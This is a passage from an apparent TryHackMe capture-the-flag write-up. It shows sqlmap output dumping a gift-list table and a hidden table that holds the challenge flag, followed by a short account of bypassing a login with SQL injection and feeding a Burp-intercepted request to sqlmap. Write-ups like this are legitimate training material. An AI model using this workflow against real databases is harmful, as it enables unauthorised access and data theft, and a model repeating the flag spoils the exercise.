| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+-----+-----+-----+
```

4. The flag can be found inside one of the tables in the database

```
[01:07:06] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file
[01:07:06] [INFO] fetching columns for table 'hidden_table'
[01:07:06] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

Thought Process/Methodology:

Having gained access to the target machine, we were shown a gift list and by guessing around the url we are able to get access to the login page. By using SQL injection we are able to bypass the password checking mechanisms and log us in. Once logged in we are able to find the data by using burpsuite to intercept the request and send it to Sqlmap. Sqlmap was able to exploit the database and send us all the gift list as well as all other relevant information.